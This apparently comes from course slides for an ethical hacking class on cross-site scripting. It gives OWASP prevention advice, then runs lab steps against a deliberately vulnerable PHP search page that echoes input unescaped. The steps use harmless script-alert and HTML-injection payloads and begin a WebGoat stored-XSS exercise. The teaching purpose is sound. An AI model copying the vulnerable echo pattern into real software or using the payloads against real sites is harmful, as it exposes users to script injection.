Cross-Site Scripting (XSS)

https://www.youtube.com/watch?v=L5l9lSnNMxg

OWASP Cross Site Scripting Prevention Cheat Sheet

How Do I Prevent 'Cross-Site Scripting (XSS)'?
Preventing XSS requires separation of untrusted data from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. Positive or "whitelist" server-side input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.
3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)


Reflected Cross-Site Scripting (XSS) Example

Reflected Cross-Site Scripting (XSS)

- Non-persistent because nothing is stored in a database.
- Malicious JavaScript is fed into a web page that displays whatever was user entered.
- Malicious Javascript can be inserted into a URL that is then emailed to the victim.

https://en.wikipedia.org/wiki/Cross-site_scripting

Reflected XSS Example Reference and Credit



https://www.youtube.com/watch?v=dFci82qwXA0

Excellent set of tutorials on XSS

Reflected Cross-Site Scripting (XSS)

Example Overview:

We will use a simple form webpage on EH-OWASP-xx to simulate how reflected cross-site scripting can feed malicious code into a form that will then be executed by the browser.

The user/attacker will browse from EH-WinXP to the EH-OWASP web server.

Reflected Cross-Site Scripting (XSS) Example

As root on your EH-OWASP VM:

```
cd /var/www
mkdir lesson12
cd lesson12/
mkdir xss01
cd xss01/
scp xxxxxx76@opus-ii:/home/cis76/depot/lesson12/xss01/* .
```

Copy the DRAPS TV index.php file to your OWASP VM

```
chmod 644 index.php
service apache2 status
```

We want to publish this page via the Apache web server

```
vi index.php
```

View the web page which contain HTML and PGP code.

Reflected Cross-Site Scripting (XSS) Example


```
root@owaspbwa:/var/www/lesson12/xss01# cat index.php
<!DOCTYPE html>
<html>
<!-- Credit: DrapsTV at https://www.youtube.com/watch?v=dFci82qwXA0 -->
<title> XSS Tutorial #2 </title>
<body>
<h1 align="center"> Try My New Search Feature! </h1>
<table align="center">
<tr><td>
<form action="index.php" method="get">
        <input type="text" name="search" placeholder="search" />
        <input type="submit" value="Search" />
</form>
</td></tr>
</table>
<br />
<br />
<p align="center">
<?php
if(isset($_GET["search"]))
{
        echo "The results of your search for: ".$_GET["search"];
        echo "<br /><br /> <i>Sorry No Results Found! </i>";
}
?>
</p>
<h3 align="center"> This website was made by me! I hope you really really like it! </h3>
</body>
</html>
root@owaspbwa:/var/www/lesson12/xss01#
```

The web page has a one field web form and a submit button.

Form data is sent in the URL via the http GET method.

Reflected Cross-Site Scripting (XSS) Example

[WinXP] **http://10.76.xx.101/lesson12/xss01/index.php**




From your WinXP VM, browse to the new website on your OWASP VM

Reflected Cross-Site Scripting (XSS) Example

Star Wars | Search

Search for: **Star Wars**

http://10.76.xx.101/lesson12/xss01/index.php?search=Star+Wars




Reflected Cross-Site Scripting (XSS) Example

<font color="green"> Search

Search for: **<font color="green">**

http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22green%22%3E




Encoding used:

%3C is <
%3D is =
%22 is "
%3E is >

Reflected Cross-Site Scripting (XSS) Example

Manually edit the URL at the top of the webpage, changing green to red


http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22red%22%3E



Encoding used:
%22 is "
%3C is <
%3D is =
%3E is >

Reflected Cross-Site Scripting (XSS) Example

http://10.76.xx.101/lesson12/xss01/index.php?search=%3Cfont+color%3D%22red%22%3E



Copy and paste the URL into a different browser and the JavaScript is still executed.


Note, that a tampered URL could be emailed to another user to click on.

Reflected Cross-Site Scripting (XSS) Example

been hacked!")</script> Search

Search for: **<script>alert("You've been hacked!")</script>**

http://10.76.xx.101/lesson12/xss01/index.php?search=Uh+Oh%3Cscript%3Ealert%28%22You%27ve+been+hacked%21%22%29%3C%2Fscript%3E



Activity

Search for:

<img src="http://www.simms-teach.com/images/b.jpg"></img>

Put who you see in the search results in the chat window


Stored Cross-Site Scripting (XSS) Example

Stored Cross-Site Scripting (XSS)

- The attacker uses the web application to post content containing <script> tags full of malicious JavaScript code.
- Later when the victim reads the posted content their browser will execute the malicious script.
- Persistent because the malicious code is stored in the web application database.

https://en.wikipedia.org/wiki/Cross-site_scripting

Stored XSS Example Reference and Credit



http://10.76.xx.101/WebGoat/source?solution=true

Solution page on OWASP VM website

Stored Cross-Site Scripting (XSS)

Example Overview:


We will use WebGoat on EH-OWASP-xx to simulate how an attacker can use cross-site scripting to insert malicious code into content for a forum-like web application. In this case a the malicious code stored in the database will display an annoying "Mu Ha Ha Ha" message.

Any victims that read the infected message post will get the annoying message.

The attacker/victim will browse from EH-WinXP to the EH-OWASP web server.

Stored Cross-Site Scripting (XSS) Example

[WinXP] **http://10.76.xx.101**




Scroll down a little

We are using Pod 5 for this example

From your WinXP VM, browse to your OWASP VM and head to WebGoat

Stored Cross-Site Scripting (XSS) Example

